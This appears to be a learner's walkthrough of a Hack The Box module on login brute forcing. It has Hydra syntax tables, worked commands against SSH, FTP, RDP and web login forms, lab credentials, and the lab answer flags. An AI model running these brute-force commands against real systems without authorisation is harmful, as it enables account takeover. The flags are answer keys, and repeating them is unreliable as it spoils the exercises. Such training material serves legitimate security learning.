Module 13: Login brute forcing
2. Task
SECTION 3: Brute force attack
Possible Combinations = Character Set Size^Password Length
Question 1

After successfully brute-forcing the PIN, what is the full flag the script returns? HTB{Brut3_F0rc3_1s_P0w3rfu1}
SECTION 4: Dictionary Attacks
Question 1

After successfully brute-forcing the target using the script, what is the full flag the script returns?
HTB{Brut3_F0rc3_M4st3r}
SECTION 6: Hydra
Hydra is a fast network login cracker that supports numerous attack protocols. It is a versatile tool that can brute-force a wide range of services, including web applications, remote login services like SSH and FTP, and even databases.
Hydra’s popularity stems from its:
Speed and Efficiency: Hydra utilizes parallel connections to perform multiple login attempts simultaneously, significantly speeding up the cracking process.Flexibility: Hydra supports many protocols and services, making it adaptable to various attack scenarios.Ease of Use: Hydra is relatively easy to use despite its power, with a straightforward command-line interface and clear syntax.
Installation
Hydra often comes pre-installed on popular penetration testing distributions. You can verify its presence by running:
1
2
        shellsession
AshenMorx@htb[/htb]$ hydra -h
If Hydra is not installed or you are using a different Linux distribution, you can install it from the package repository:
1
2
        shellsession
AshenMorx@htb[/htb]$ sudo apt-get -y updateAshenMorx@htb[/htb]$ sudo apt-get -y install hydra
Basic Usage
Hydra’s basic syntax is:
1
2
        shellsession
AshenMorx@htb[/htb]$ hydra[login_options] [password_options] [attack_options] [service_options]
| Parameter | Explanation | Usage Example |
|---|---|---|
-l LOGIN or -L FILE | Login options: Specify either a single username (-l) or a file containing a list of usernames (-L). | hydra -l admin ... or hydra -L usernames.txt ... |
-p PASS or -P FILE | Password options: Provide either a single password (-p) or a file containing a list of passwords (-P). | hydra -p password123 ... or hydra -P passwords.txt ... |
-t TASKS | Tasks: Define the number of parallel tasks (threads) to run, potentially speeding up the attack. | hydra -t 4 ... |
-f | Fast mode: Stop the attack after the first successful login is found. | hydra -f ... |
-s PORT | Port: Specify a non-default port for the target service. | hydra -s 2222 ... |
-v or -V | Verbose output: Display detailed information about the attack’s progress, including attempts and results. | hydra -v ... or hydra -V ... (for even more verbosity) |
service://server | Target: Specify the service (e.g., ssh, http, ftp) and the target server’s address or hostname. | hydra ssh://192.168.1.100 |
/OPT | Service-specific options: Provide any additional options required by the target service. | hydra http-get://example.com/login.php -m "POST:user=^USER^&pass=^PASS^" (for HTTP form-based authentication) |
Hydra Services
Hydra services essentially define the specific protocols or services that Hydra can target. They enable Hydra to interact with different authentication mechanisms used by various systems, applications, and network services. Each module is designed to understand a particular protocol’s communication patterns and authentication requirements, allowing Hydra to send appropriate login requests and interpret the responses. Below is a table of commonly used services:
| Hydra Service | Service/Protocol | Description | Example Command |
|---|---|---|---|
| ftp | File Transfer Protocol (FTP) | Used to brute-force login credentials for FTP services, commonly used to transfer files over a network. | hydra -l admin -P /path/to/password_list.txt ftp://192.168.1.100 |
| ssh | Secure Shell (SSH) | Targets SSH services to brute-force credentials, commonly used for secure remote login to systems. | hydra -l root -P /path/to/password_list.txt ssh://192.168.1.100 |
| http-get/post | HTTP Web Services | Used to brute-force login credentials for HTTP web login forms using either GET or POST requests. | hydra -l admin -P /path/to/password_list.txt http-post-form "/login.php:user=^USER^&pass=^PASS^:F=incorrect" |
| smtp | Simple Mail Transfer Protocol | Attacks email servers by brute-forcing login credentials for SMTP, commonly used to send emails. | hydra -l admin -P /path/to/password_list.txt smtp://mail.server.com |
| pop3 | Post Office Protocol (POP3) | Targets email retrieval services to brute-force credentials for POP3 login. | hydra -l user@example.com -P /path/to/password_list.txt pop3://mail.server.com |
| imap | Internet Message Access Protocol | Used to brute-force credentials for IMAP services, which allow users to access their email remotely. | hydra -l user@example.com -P /path/to/password_list.txt imap://mail.server.com |
| mysql | MySQL Database | Attempts to brute-force login credentials for MySQL databases. | hydra -l root -P /path/to/password_list.txt mysql://192.168.1.100 |
| mssql | Microsoft SQL Server | Targets Microsoft SQL servers to brute-force database login credentials. | hydra -l sa -P /path/to/password_list.txt mssql://192.168.1.100 |
| vnc | Virtual Network Computing (VNC) | Brute-forces VNC services, used for remote desktop access. | hydra -P /path/to/password_list.txt vnc://192.168.1.100 |
| rdp | Remote Desktop Protocol (RDP) | Targets Microsoft RDP services for remote login brute-forcing. | hydra -l admin -P /path/to/password_list.txt rdp://192.168.1.100 |
Brute-Forcing HTTP Authentication
Imagine you’re tasked with testing the security of a website using basic HTTP authentication at www.example.com. You have a list of potential usernames stored in usernames.txt and corresponding passwords in passwords.txt. To launch a brute-force attack against this HTTP service, use the following Hydra command:
1
2
        shellsession
AshenMorx@htb[/htb]$ hydra -L usernames.txt -P passwords.txt www.example.com http-get
This command instructs Hydra to:
- Use the list of usernames from the
usernames.txtfile. - Use the list of passwords from the
passwords.txtfile. - Target the website
www.example.com. - Employ the
http-getmodule to test the HTTP authentication.
Hydra will systematically try each username-password combination against the target website to discover a valid login.
Targeting Multiple SSH Servers
Consider a situation where you have identified several servers that may be vulnerable to SSH brute-force attacks. You compile their IP addresses into a file named targets.txt and know that these servers might use the default username “root” and password “toor.” To efficiently test all these servers simultaneously, use the following Hydra command:
1
2
        shellsession
AshenMorx@htb[/htb]$ hydra -l root -p toor -M targets.txt ssh
This command instructs Hydra to:
- Use the username “root”.
- Use the password “toor”.
- Target all IP addresses listed in the
targets.txtfile. - Employ the
sshmodule for the attack.
Hydra will execute parallel brute-force attempts on each server, significantly speeding up the process.
Testing FTP Credentials on a Non-Standard Port
Imagine you need to assess the security of an FTP server hosted at ftp.example.com, which operates on a non-standard port 2121. You have lists of potential usernames and passwords stored in usernames.txt and passwords.txt, respectively. To test these credentials against the FTP service, use the following Hydra command:
1
2
        shellsession
AshenMorx@htb[/htb]$ hydra -L usernames.txt -P passwords.txt -s 2121 -V ftp.example.com ftp
This command instructs Hydra to:
- Use the list of usernames from the
usernames.txtfile. - Use the list of passwords from the
passwords.txtfile. - Target the FTP service on
ftp.example.comvia port2121. - Use the
ftpmodule and provide verbose output (V) for detailed monitoring.
Hydra will attempt to match each username-password combination against the FTP server on the specified port.
Brute-Forcing a Web Login Form
Suppose you are tasked with brute-forcing a login form on a web application at www.example.com. You know the username is “admin,” and the form parameters for the login are user=^USER^&pass=^PASS^. To perform this attack, use the following Hydra command:
1
2
        shellsession
AshenMorx@htb[/htb]$ hydra -l admin -P passwords.txt www.example.com http-post-form"/login:user=^USER^&pass=^PASS^:S=302"
This command instructs Hydra to:
- Use the username “admin”.
- Use the list of passwords from the
passwords.txtfile. - Target the login form at
/loginonwww.example.com. - Employ the
http-post-formmodule with the specified form parameters. - Look for a successful login indicated by the HTTP status code
302.
Hydra will systematically attempt each password for the “admin” account, checking for the specified success condition.
Advanced RDP Brute-Forcing
Now, imagine you’re testing a Remote Desktop Protocol (RDP) service on a server with IP 192.168.1.100. You suspect the username is “administrator,” and that the password consists of 6 to 8 characters, including lowercase letters, uppercase letters, and numbers. To carry out this precise attack, use the following Hydra command:
1
2
        shellsession
AshenMorx@htb[/htb]$ hydra -l administrator -x 6:8:abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 192.168.1.100 rdp
This command instructs Hydra to:
- Use the username “administrator”.
- Generate and test passwords ranging from 6 to 8 characters, using the specified character set.
- Target the RDP service on
192.168.1.100. - Employ the
rdpmodule for the attack.
Hydra will generate and test all possible password combinations within the specified parameters, attempting to break into the RDP service.
SECTION 7: Basic HTTP Authentication
Question 1

After successfully brute-forcing, and then logging into the target, what is the full flag you find?
curl http://154.57.164.66:31007
-H ‘Authorization: Basic YmFzaWMtYXV0aC11c2VyOlBhc3N3b3JkQDEyMw==’
-i
or curl -u ‘basic-auth-user:Password@123’ 154.57.164.66:31007 -i all work
HTB{th1s_1s_4_f4k3_fl4g}
SECTION 8: Login form
http-post-form
To follow along, start the target system via the question section at the bottom of the page.
Hydra’s http-post-form service is specifically designed to target login forms. It enables the automation of POST requests, dynamically inserting username and password combinations into the request body. By leveraging Hydra’s capabilities, attackers can efficiently test numerous credential combinations against a login form, potentially uncovering valid logins.
The general structure of a Hydra command using http-post-form looks like this:
1
2
        shellsession
AshenMorx@htb[/htb]$ hydra[options] target http-post-form"path:params:condition_string"
Understanding the Condition String
In Hydra’s http-post-form module, success and failure conditions are crucial for properly identifying valid and invalid login attempts. Hydra primarily relies on failure conditions (F=...) to determine when a login attempt has failed, but you can also specify a success condition (S=...) to indicate when a login is successful.
The failure condition (F=...) is used to check for a specific string in the server’s response that signals a failed login attempt. This is the most common approach because many websites return an error message (like “Invalid username or password”) when the login fails. For example, if a login form returns the message “Invalid credentials” on a failed attempt, you can configure Hydra like this:
1
2
        bash
hydra ... http-post-form "/login:user=^USER^&pass=^PASS^:F=Invalid credentials"
In this case, Hydra will check each response for the string “Invalid credentials.” If it finds this phrase, it will mark the login attempt as a failure and move on to the next username/password pair. This approach is commonly used because failure messages are usually easy to identify.
However, sometimes you may not have a clear failure message but instead have a distinct success condition. For instance, if the application redirects the user after a successful login (using HTTP status code 302), or displays specific content (like “Dashboard” or “Welcome”), you can configure Hydra to look for that success condition using S=. Here’s an example where a successful login results in a 302 redirect:
1
2
        bash
hydra ... http-post-form "/login:user=^USER^&pass=^PASS^:S=302"
In this case, Hydra will treat any response that returns an HTTP 302 status code as a successful login. Similarly, if a successful login results in content like “Dashboard” appearing on the page, you can configure Hydra to look for that keyword as a success condition:
1
2
        bash
hydra ... http-post-form "/login:user=^USER^&pass=^PASS^:S=Dashboard"
Hydra will now register the login as successful if it finds the word “Dashboard” in the server’s response.
Before unleashing Hydra on a login form, it’s essential to gather intelligence on its inner workings. This involves pinpointing the exact parameters the form uses to transmit the username and password to the server.
Manual Inspection
Upon accessing the IP:PORT in your browser, a basic login form is presented. Using your browser’s developer tools (typically by right-clicking and selecting “Inspect” or a similar option), you can view the underlying HTML code for this form. Let’s break down its key components:
1
2
        html
<form method="POST">    <h2>Login</h2>    <label for="username">Username:</label>    <input type="text" id="username" name="username">    <label for="password">Password:</label>    <input type="password" id="password" name="password">    <input type="submit" value="Login"></form>
The HTML reveals a simple login form. Key points for Hydra:
Method:POST- Hydra will need to send POST requests to the server.- Fields:
Username: The input field namedusernamewill be targeted.Password: The input field namedpasswordwill be targeted.
With these details, you can construct the Hydra command to automate the brute-force attack against this login form.
Browser Developer Tools
After inspecting the form, open your browser’s Developer Tools (F12) and navigate to the “Network” tab. Submit a sample login attempt with any credentials. This will allow you to see the POST request sent to the server. In the “Network” tab, find the request corresponding to the form submission and check the form data, headers, and the server’s response.

This information further solidifies the information we will need for Hydra. We now have definitive confirmation of both the target path (/) and the parameter names (username and password).
Proxy Interception
For more complex scenarios, intercepting the network traffic with a proxy tool like Burp Suite or OWASP ZAP can be invaluable. Configure your browser to route its traffic through the proxy, then interact with the login form. The proxy will capture the POST request, allowing you to dissect its every component, including the precise login parameters and their values.
Constructing the params String for Hydra
After analyzing the login form’s structure and behavior, it’s time to build the params string, a critical component of Hydra’s http-post-form attack module. This string encapsulates the data that will be sent to the server with each login attempt, mimicking a legitimate form submission.
The params string consists of key-value pairs, similar to how data is encoded in a POST request. Each pair represents a field in the login form, with its corresponding value.
Form Parameters: These are the essential fields that hold the username and password. Hydra will dynamically replace placeholders (^USER^and^PASS^) within these parameters with values from your wordlists.Additional Fields: If the form includes other hidden fields or tokens (e.g., CSRF tokens), they must also be included in theparamsstring. These can have static values or dynamic placeholders if their values change with each request.Success Condition: This defines the criteria Hydra will use to identify a successful login. It can be an HTTP status code (likeS=302for a redirect) or the presence or absence of specific text in the server’s response (e.g.,F=Invalid credentialsorS=Welcome).
Let’s apply this to our scenario. We’ve discovered:
- The form submits data to the root path (
/). - The username field is named
username. - The password field is named
password. - An error message “Invalid credentials” is displayed upon failed login.
Therefore, our params string would be:
1
2
        bash
/:username=^USER^&password=^PASS^:F=Invalid credentials
"/": The path where the form is submitted.username=^USER^&password=^PASS^: The form parameters with placeholders for Hydra.F=Invalid credentials: The failure condition – Hydra will consider a login attempt unsuccessful if it sees this string in the response.
We will be using top-usernames-shortlist.txt for the username list, and 2023-200_most_used_passwords.txt for the password list.
This params string is incorporated into the Hydra command as follows. Hydra will systematically substitute ^USER^ and ^PASS^ with values from your wordlists, sending POST requests to the target and analyzing the responses for the specified failure condition. If a login attempt doesn’t trigger the “Invalid credentials” message, Hydra will flag it as a potential success, revealing the valid credentials.
1
2
        shellsession
# Download wordlistsif neededAshenMorx@htb[/htb]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/master/Usernames/top-usernames-shortlist.txtAshenMorx@htb[/htb]$ curl -s -O https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/2023-200_most_used_passwords.txt# Hydra commandAshenMorx@htb[/htb]$ hydra -L top-usernames-shortlist.txt -P 2023-200_most_used_passwords.txt -f IP -s 5000 http-post-form"/:username=^USER^&password=^PASS^:F=Invalid credentials"Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-05 12:51:14[DATA] max 16 tasks per 1 server, overall 16 tasks, 3400 login tries (l:17/p:200), ~213 tries per task[DATA] attacking http-post-form://IP:PORT/:username=^USER^&password=^PASS^:F=Invalid credentials[5000][http-post-form] host: IP   login: ...   password: ...[STATUS] attack finished for IP (valid pair found)1 of 1 target successfully completed, 1 valid password foundHydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-05 12:51:28
Remember that crafting the correct params string is crucial for a successful Hydra attack. Accurate information about the form’s structure and behavior is essential for constructing this string effectively. Once Hydra has completed the attack, log into the website using the found credentials, and retrieve the flag.
Question 1
After successfully brute-forcing, and then logging into the target, what is the full flag you find? HTB{W3b_L0gin_Brut3F0rc3}



SECTION 10: Web Services

Brute forcing ssh services to get access in the system
